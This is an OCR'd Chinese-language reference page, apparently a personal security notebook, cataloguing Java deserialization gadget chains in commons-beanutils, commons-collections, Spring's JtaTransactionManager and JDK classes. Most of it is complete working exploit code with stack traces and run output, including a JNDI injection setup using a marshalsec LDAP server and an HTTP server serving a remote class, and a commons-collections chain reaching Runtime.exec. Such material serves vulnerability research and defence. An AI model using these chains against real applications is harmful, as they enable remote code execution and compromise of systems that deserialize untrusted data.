
依赖条件

- 需要有commons-beanutils依赖，实测1.8.3、1.9.3、1.9.4可行

利用链

```java
package com.xiinnn;

import com.xiinnn.template.GetterClass;
import org.apache.commons.beanutils.BeanComparator;

import java.io.*;
import java.lang.reflect.Array;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.util.Comparator;
import java.util.HashMap;
import java.util.Hashtable;
import java.util.TreeMap;

// Hashtable#readObject -> getter
// 实测：jdk8u192 commons-beanutils#1.9.2
public class HashtableReadObject2Getter {
    public static void main(String[] args) throws Exception{
        GetterClass getterClass = new GetterClass();

        BeanComparator<Object> comparator = new BeanComparator<>(null, String.CASE_INSENSITIVE_ORDER);
        setFieldValue(comparator, "property", "name");

        HashMap expMap = new HashMap<>();
        expMap.put(getterClass, null);
        TreeMap treeMap = makeTreeMap(comparator);

        HashMap hashMap1 = new HashMap<>();
        hashMap1.put("yy", treeMap);
        hashMap1.put("zZ", expMap);
        HashMap hashMap2 = new HashMap<>();
        hashMap2.put("yy", expMap);
        hashMap2.put("zZ", treeMap);

        byte[] poc = serialize(makeHashtable(hashMap1, hashMap2));
        unserialize(poc);
    }
    public static TreeMap makeTreeMap(Comparator comparator) throws Exception {
        TreeMap treeMap = new TreeMap<>(comparator);
        setFieldValue(treeMap, "size", 1);
        setFieldValue(treeMap, "modCount", 1);
        Class<?> c = Class.forName("java.util.TreeMap$Entry");

```

```
        Constructor<?> constructor = c.getDeclaredConstructor(Object.class, Object.class, c);
        constructor.setAccessible(true);
        setFieldValue(treeMap, "root", constructor.newInstance("useless", 1, null));
        return treeMap;
    }
    public static Hashtable makeHashtable(Object v1, Object v2) throws Exception {
        Hashtable hashtable = new Hashtable<>();
        setFieldValue(hashtable, "count", 2);

        Class<?> c = Class.forName("java.util.Hashtable$Entry");
        Constructor<?> constructor = c.getDeclaredConstructor(int.class, Object.class, Object.class, c);
        constructor.setAccessible(true);

        Object tbl = Array.newInstance(c, 2);
        Array.set(tbl, 0, constructor.newInstance(0, v1, 1, null));
        Array.set(tbl, 1, constructor.newInstance(0, v2, 2, null));
        setFieldValue(hashtable, "table", tbl);

        return hashtable;
    }
    public static void setFieldValue(Object obj, String field, Object val) throws Exception{
        Field dField = obj.getClass().getDeclaredField(field);
        dField.setAccessible(true);
        dField.set(obj, val);
    }
    public static byte[] serialize(Object obj) throws IOException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(obj);
        return baos.toByteArray();
    }
    public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
        ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
    }
}
```



堆栈信息

可以关注这部分：TreeMap#get –> TreeMap#getEntry –> TreeMap#getEntryUsingComparator –> BeanComparator#compare

```Java
getName:9, GetterClass (com.xiinnn.template)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeMethod:2127, PropertyUtilsBean (org.apache.commons.beanutils)
getSimpleProperty:1278, PropertyUtilsBean (org.apache.commons.beanutils)
getNestedProperty:808, PropertyUtilsBean (org.apache.commons.beanutils)
getProperty:884, PropertyUtilsBean (org.apache.commons.beanutils)
getProperty:464, PropertyUtils (org.apache.commons.beanutils)
compare:163, BeanComparator (org.apache.commons.beanutils)
getEntryUsingComparator:376, TreeMap (java.util)
getEntry:345, TreeMap (java.util)
get:278, TreeMap (java.util)
equals:492, AbstractMap (java.util)
equals:495, AbstractMap (java.util)
reconstitutionPut:1241, Hashtable (java.util)
readObject:1215, Hashtable (java.util)
......
```

TreeBag#readObject –> getter

依赖条件

- 需要commons-collections、commons-beanutils第三方依赖
- 实测commons-collections 3.2.2可行
- 实测commons-beanutils 1.9.2可行

利用链

Java

```java
package com.xiinnn;

import com.xiinnn.template.GetterClass;
import org.apache.commons.beanutils.BeanComparator;
import org.apache.commons.collections.bag.TreeBag;

import java.io.*;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.util.TreeMap;

// TreeBagReadObject#readObject -> getter
// 实测：commons-collections#3.2.2 commons-beanutils#1.9.2
public class TreeBagReadObject2Getter {
    public static void main(String[] args) throws Exception{
        GetterClass getterClass = new GetterClass();

        BeanComparator<Object> comparator = new BeanComparator<>(null, String.CASE_INSENSITIVE_ORDER);
        setFieldValue(comparator, "property", "name");
        TreeBag treeBag = new TreeBag(comparator);

        TreeMap<Object,Object> m = new TreeMap<>();
        setFieldValue(m, "size", 2);
        setFieldValue(m, "modCount", 2);
        Class<?> nodeC = Class.forName("java.util.TreeMap$Entry");
        Constructor nodeCons = nodeC.getDeclaredConstructor(Object.class, Object.class, nodeC);
        nodeCons.setAccessible(true);

        Class c = Class.forName("org.apache.commons.collections.bag.AbstractMapBag$MutableInteger");
        Constructor constructor = c.getDeclaredConstructor(int.class);
        constructor.setAccessible(true);
        Object MutableInteger = constructor.newInstance(1);

        Object node = nodeCons.newInstance(getterClass, MutableInteger, null);
        Object right = nodeCons.newInstance(getterClass, MutableInteger, node);

        setFieldValue(node, "right", right);
        setFieldValue(m, "root", node);
        setFieldValue(m, "comparator", comparator);
        setFieldValue(treeBag, "map", m);
```

```
41
42          byte[] poc = serialize(treeBag);
43          unserialize(poc);
44      }
45      public static void setFieldValue(Object obj, String field, Object val)
    throws Exception{
46          try {
47              Field dField = obj.getClass().getDeclaredField(field);
48              dField.setAccessible(true);
49              dField.set(obj, val);
50          }catch (NoSuchFieldException e){
51              Field f = obj.getClass().getSuperclass().getDeclaredField(fiel
    d);
52              f.setAccessible(true);
53              f.set(obj, val);
54          }
55      }
56      public static byte[] serialize(Object obj) throws IOException {
57          ByteArrayOutputStream baos = new ByteArrayOutputStream();
58          ObjectOutputStream oos = new ObjectOutputStream(baos);
59          oos.writeObject(obj);
60          return baos.toByteArray();
61      }
62      public static void unserialize(byte[] bytes) throws IOException, Class
    NotFoundException {
63          ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
64          ObjectInputStream ois = new ObjectInputStream(bais);
65          ois.readObject();
66      }
67  }
```

```
运行:
/Library/Java/JavaVirtualMachines/jdk1.8.0_192.jdk/
GetterClass#getName is called
GetterClass#getName is called
Exception in thread "main" java.lang.NullPointerExc
    at java.lang.String$CaseInsensitiveComparator.c
```

堆栈信息

```
getName:9, GetterClass (com.xiinnn.template)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeMethod:2127, PropertyUtilsBean (org.apache.commons.beanutils)
getSimpleProperty:1278, PropertyUtilsBean (org.apache.commons.beanutils)
getNestedProperty:808, PropertyUtilsBean (org.apache.commons.beanutils)
getProperty:884, PropertyUtilsBean (org.apache.commons.beanutils)
getProperty:464, PropertyUtils (org.apache.commons.beanutils)
compare:163, BeanComparator (org.apache.commons.beanutils)
compare:1295, TreeMap (java.util)
put:538, TreeMap (java.util)
doReadObject:513, AbstractMapBag (org.apache.commons.collections.bag)
readObject:112, TreeBag (org.apache.commons.collections.bag)
......
```

readObject -> equals

HashMap#readObject -> equals

依赖条件

- 无其他第三方依赖，仅需JDK依赖即可
- 该链可以调用HashCode值固定的类的equals方法（例如HotSwappableTargetSource类）

利用链

用于测试的EqualsClass如下：

- 注意hashCode必须为固定值，否则无法触发EqualsClass#equals


```java
package com.xiinnn.template;

import java.io.Serializable;

public class EqualsClass implements Serializable {
    @Override
    public boolean equals(Object obj) {
        System.out.println("EqualsClass#equals is called");
        return true;
    }

    @Override
    public int hashCode() {
        return 0;
    }
}
```

完整的EXP如下：

Java

```java
package com.xiinnn;

import com.xiinnn.template.EqualsClass;

import java.io.*;
import java.lang.reflect.Array;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.util.HashMap;

// HashMap#readObject -> HashMap#putVal -> EqualsClass#equals
// 实测：jdk8u181
public class HashMapReadObject2Equals {
    public static void main(String[] args) throws Exception{
        EqualsClass e1 = new EqualsClass();
        EqualsClass e2 = new EqualsClass();
        HashMap hashMap = makeMap(e1, e2);
        // 成功调用 EqualsClass#toString
        byte[] bytes = serialize(hashMap);
        unserialize(bytes);
    }
    public static HashMap<Object, Object> makeMap (Object v1, Object v2 ) throws Exception {
        HashMap<Object, Object> s = new HashMap<>();
        setFieldValue(s, "size", 2);
        Class<?> nodeC;
        try {
            nodeC = Class.forName("java.util.HashMap$Node");
        }
        catch ( ClassNotFoundException e ) {
            nodeC = Class.forName("java.util.HashMap$Entry");
        }
        Constructor<?> nodeCons = nodeC.getDeclaredConstructor(int.class, Object.class, Object.class, nodeC);
        nodeCons.setAccessible(true);

        Object tbl = Array.newInstance(nodeC, 2);
        Array.set(tbl, 0, nodeCons.newInstance(0, v1, v1, null));
        Array.set(tbl, 1, nodeCons.newInstance(0, v2, v2, null));

        setFieldValue(s, "table", tbl);
        return s;
    }
    private static void setFieldValue(Object obj, String field, Object arg ) throws Exception{
```

```
        Field f = obj.getClass().getDeclaredField(field);
        f.setAccessible(true);
        f.set(obj, arg);
    }
    public static byte[] serialize(Object obj) throws IOException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(obj);
        return baos.toByteArray();
    }
    public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
        ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
    }
}
```



堆栈信息

```
equals:8, EqualsClass (com.xiinnn.template)
putVal:635, HashMap (java.util)
readObject:1413, HashMap (java.util)
......
```

具体分析可参考下方文章：

此处为语雀内容卡片，点击链接查看：https://www.yuque.com/dat0u/java/qgz4u8zua8lrwg3o?view=doc_embed

Hashtable#readObject -> equals

依赖条件


- 无其他第三方依赖，有Hashtable即可

利用链

Java

```java
package com.xiinnn;

import com.xiinnn.template.EqualsClass;

import java.io.*;
import java.lang.reflect.Array;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.util.Hashtable;

// Hashtable#readObject -> equals
// 实测: jdk8u192
public class HashtableReadObject2Equals {
    public static void main(String[] args) throws Exception{
        EqualsClass e1 = new EqualsClass();
        EqualsClass e2 = new EqualsClass();
        Hashtable hashtable = makeHashtable(e1, e2);
        //成功调用 EqualsClass#equals
        byte[] poc = serialize(hashtable);
        unserialize(poc);
    }
    public static Hashtable makeHashtable(Object v1, Object v2) throws Exc
eption {
        Hashtable hashtable = new Hashtable<>();
        setFieldValue(hashtable, "count", 2);

        Class<?> c = Class.forName("java.util.Hashtable$Entry");
        Constructor<?> constructor = c.getDeclaredConstructor(int.class, O
bject.class, Object.class, c);
        constructor.setAccessible(true);

        Object tbl = Array.newInstance(c, 2);
        Array.set(tbl, 0, constructor.newInstance(0, v1, 1, null));
        Array.set(tbl, 1, constructor.newInstance(0, v2, 2, null));
        setFieldValue(hashtable, "table", tbl);

        return hashtable;
    }
    public static void setFieldValue(Object obj, String field, Object val)
 throws Exception{
        Field dField = obj.getClass().getDeclaredField(field);
        dField.setAccessible(true);
        dField.set(obj, val);
    }
    public static byte[] serialize(Object obj) throws IOException {
```

```
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(obj);
        return baos.toByteArray();
    }
    public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
        ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
    }
}
```



堆栈信息

```
equals:8, EqualsClass (com.xiinnn.template)
reconstitutionPut:1241, Hashtable (java.util)
readObject:1215, Hashtable (java.util)
......
```

AbstractAction#readObject -> equals

依赖条件

- 无需其他第三方依赖

利用链

Java

```java
package com.xiinnn;

import com.xiinnn.template.EqualsClass;

import javax.swing.*;
import javax.swing.event.SwingPropertyChangeSupport;
import javax.swing.text.StyledEditorKit;
import java.io.*;
import java.lang.reflect.Field;
import java.util.Base64;

// AbstractAction#readObject -> equals
public class AbstractActionReadObject2Equals {
    public static void main(String[] args) throws Exception{
        EqualsClass equalsClass = new EqualsClass();

        StyledEditorKit.AlignmentAction action = new StyledEditorKit.AlignmentAction("", 0);
        setFieldValue(action, "changeSupport", new SwingPropertyChangeSupport(""));

        action.putValue("fff123", "");
        action.putValue("aff123", "");

        Field arrayTableField = getField(AbstractAction.class, "arrayTable");
        Object arrayTable = arrayTableField.get(action);

        Field tableField = getField(arrayTable.getClass(), "table");
        Object[] table1 = (Object[])tableField.get(arrayTable);
        table1[1] = "useless";
        table1[3] = equalsClass;
        tableField.set(arrayTable, table1);

        byte[] bytes = serialize(action);

        // 把 aff123 改成 fff123
        for(int i = 0; i < bytes.length; i++){
            if(bytes[i] == 97 && bytes[i+1] == 102 && bytes[i+2] == 102
                    && bytes[i+3] == 49 && bytes[i+4] == 50 && bytes[i+5] == 51){
                bytes[i] = 102;
                break;
            }
        }
```

```
        System.out.println(new String(Base64.getEncoder().encode(bytes)));
        // 反序列化成功调用 EqualsClass#equals
        unserialize(bytes);
    }
    public static void setFieldValue(final Object obj, final String fieldName, final Object value) throws Exception {
        final Field field = getField(obj.getClass(), fieldName);
        field.set(obj, value);
    }
    public static Field getField(final Class<?> clazz, final String fieldName) {
        Field field = null;
        try {
            field = clazz.getDeclaredField(fieldName);
            field.setAccessible(true);
        }
        catch (NoSuchFieldException ex) {
            if (clazz.getSuperclass() != null)
                field = getField(clazz.getSuperclass(), fieldName);
        }
        return field;
    }
    public static byte[] serialize(Object obj) throws IOException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(obj);
        return baos.toByteArray();
    }
    public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
        ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
    }
}
```

```
运行:
/Library/Java/JavaVirtualMachines/jdk1.8.0_
rO0ABXNyADBqYXZheC5zd2luZy50ZXh0LlN0eWxlZE
EqualsClass#equals is called

进程已结束,退出代码0
```


堆栈信息

堆栈信息如下:

```
equals:8, EqualsClass (com.xiinnn.template)
firePropertyChange:273, AbstractAction (javax.swing)
putValue:211, AbstractAction (javax.swing)
readObject:364, AbstractAction (javax.swing)
......
```

这里的利用链看起来挺短的，但是构造起来还是挺复杂的

主要看AbstractAction#putValue方法，这里需要让arrayTable里包含key，才能给oldValue赋值，但在序列化的时候，action.putValue两个一样的key肯定是不行的，因为在序列化时遇到相同的key无法取到



注意：本条链子只到equals部分，如果想要跳到toString，参考“AbstractAction#readObject -> toString”部分文章，StyledEditorKit.AlignmentAction类需要用Unsafe构造（具体原因没细调，反正直接new就触发不了）。

readObject -> JNDI

JtaTransactionManager#readObject -> JNDI

依赖条件

- spring-tx#3.1.0.RELEASE

- jta#1.1
- 需符合JNDI利用条件

利用链

Java

```java
package com.xiinnn.readobject2jndi;

import org.springframework.transaction.jta.JtaTransactionManager;
import java.io.*;

// JtaTransactionManager#readObject -> JNDI
// 依赖实测: spring-tx#3.1.0.RELEASE jta#1.1
// java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec/jndi/LDAPRefServer "http://127.0.0.1:12345/#Calc" 6666
// python3 -m http.server -b 0.0.0.0 12345
public class JTAReadObject2JNDI {
    public static void main(String[] args) throws Exception{
        JtaTransactionManager jtaTransactionManager = new JtaTransactionManager();
        jtaTransactionManager.setUserTransactionName("ldap://127.0.0.1:6666/xxx");

        unserialize(serialize(jtaTransactionManager));
    }
    public static byte[] serialize(Object obj) throws IOException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(obj);
        return baos.toByteArray();
    }
    public static void unserialize(byte[] bytes) throws IOException, ClassNotFoundException {
        ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
    }
}
```

堆栈信息

```
lookup:158, JndiTemplate (org.springframework.jndi)
lookup:179, JndiTemplate (org.springframework.jndi)
lookupUserTransaction:546, JtaTransactionManager (org.springframework.transaction.jta)
initUserTransactionAndTransactionManager:426, JtaTransactionManager (org.springframework.transaction.jta)
readObject:1193, JtaTransactionManager (org.springframework.transaction.jta)
......
```

toString -> exec

CodeSigner#toString -> exec

依赖条件

- Commons-Collections<=3.2.1

利用链

Java

```java
package com.xiinnn.tostring2exec;

import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtMethod;
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantFactory;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.list.LazyList;
import org.apache.commons.collections.list.TransformedList;
import org.apache.commons.collections.map.ListOrderedMap;
import sun.misc.Unsafe;
import sun.security.provider.certpath.X509CertPath;

import javax.swing.event.EventListenerList;
import javax.swing.undo.UndoManager;
import java.io.*;
import java.lang.reflect.Field;
import java.security.CodeSigner;
import java.util.*;

// CodeSigner#toString -> Runtime#exec
// 实测: jdk8u181 commons-collections#3.2.1
// 序列化时需搭配CodeSignerToString2execAgent将CertPath#writeReplace方法删除，否则会序列化失败
// 序列化时，需要带上VM选项 -javaagent:/path/to/test-1.0-SNAPSHOT.jar
// 直接调用下方toString验证无需使用Agent删除方法
public class CodeSignerToString2exec {
    public static void main(String[] args) throws Exception{
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"open -a Calculator"})
        };

        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
        ArrayList<Object> arrayList = new ArrayList<>();
        arrayList.add(null);
```

```
        List transformedList = TransformedList.decorate(arrayList, chainedTransformer);
        List lazyList = LazyList.decorate(transformedList, new ConstantFactory(chainedTransformer));
        HashMap<Object, Object> map = new HashMap<>();

        ListOrderedMap decorated = (ListOrderedMap) ListOrderedMap.decorate(map);
        setFieldValue(decorated, "insertOrder", lazyList);

        X509CertPath x509CertPath = (X509CertPath) getObjectByUnsafe(X509CertPath.class);
        setFieldValue(x509CertPath, "certs", lazyList);

        CodeSigner codeSigner = (CodeSigner) getObjectByUnsafe(CodeSigner.class);
        setFieldValue(codeSigner, "signerCertPath", x509CertPath);
        codeSigner.toString();

        // 推荐搭配下方 EventListenerList#readObject -> toString
//        EventListenerList eventListenerList = new EventListenerList();
//        UndoManager manager = new UndoManager();
//        Vector vector = (Vector) getFieldValue(manager, "edits");
//        vector.add(codeSigner);
//        setFieldValue(eventListenerList, "listenerList", new Object[]{InternalError.class, manager});
//
//        byte[] exp = ser(eventListenerList);
//        unser(exp);
    }
    public static Object getObjectByUnsafe(Class clazz) throws Exception{
        Field theUnsafe = Unsafe.class.getDeclaredField("theUnsafe");
        theUnsafe.setAccessible(true);
        Unsafe unsafe = (Unsafe) theUnsafe.get(null);
        return unsafe.allocateInstance(clazz);
    }
    public static Object getFieldValue(Object obj, String fieldName) throws Exception {
        Field field = getField(obj.getClass(), fieldName);
        return field.get(obj);
    }
    public static void setFieldValue(Object obj, String field, Object val) throws Exception{
        Field dField = obj.getClass().getDeclaredField(field);
        dField.setAccessible(true);
        dField.set(obj, val);
    }
    public static Field getField(Class<?> clazz, String fieldName) {
```

```
        Field field = null;

        try {
            field = clazz.getDeclaredField(fieldName);
            field.setAccessible(true);
        } catch (NoSuchFieldException var4) {
            if (clazz.getSuperclass() != null) {
                field = getField(clazz.getSuperclass(), fieldName);
            }
        }
        return field;
    }
    public static byte[] ser(Object obj) throws IOException {
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(obj);
        return baos.toByteArray();
    }
    public static void unser(byte[] exp) throws ClassNotFoundException, I
OException {
        ByteArrayInputStream bais = new ByteArrayInputStream(exp);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
    }
}
```

```java
package com.xiinnn.tostring2exec;

import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtMethod;

import java.lang.instrument.ClassFileTransformer;
import java.lang.instrument.Instrumentation;
import java.security.ProtectionDomain;

public class CodeSignerToString2execAgent {
    public static void premain(String agentArgs, Instrumentation inst){
        inst.addTransformer(new ClassFileTransformer(){
            @Override
            public byte[] transform(ClassLoader loader, String className, Class<?> classBeingRedefined, ProtectionDomain protectionDomain, byte[] classfileBuffer) {
                if(className.equals("java/security/cert/CertPath")){
                    try {
                        System.out.println(true);
                        ClassPool pool = ClassPool.getDefault();
                        CtClass ctClass = pool.get("java.security.cert.CertPath");
                        CtMethod writeReplace = ctClass.getDeclaredMethod("writeReplace");
                        ctClass.removeMethod(writeReplace);
                        ctClass.detach();
                        return ctClass.toBytecode();
                    }catch (Exception e){
                        System.out.println(e);;
                    }

                }
                return  classfileBuffer;
            }
        });
    }
}
```

堆栈信息

参考：

- https://www.n1ght.cn/2024/04/17/java%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%

96%E6%BC%8F%E6%B4%9Ecommons-collections-TransformedList%E8%A7%A6%E5%8F%91transform/

Plain Text

```
exec:347, Runtime (java.lang)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
transform:126, InvokerTransformer (org.apache.commons.collections.functors)
transform:123, ChainedTransformer (org.apache.commons.collections.functors)
transform:92, TransformedCollection (org.apache.commons.collections.collection)
set:122, TransformedList (org.apache.commons.collections.list)
get:118, LazyList (org.apache.commons.collections.list)
toString:159, CodeSigner (java.security)
main:53, CodeSignerToString2exec (com.xiinnn.tostring2exec)
```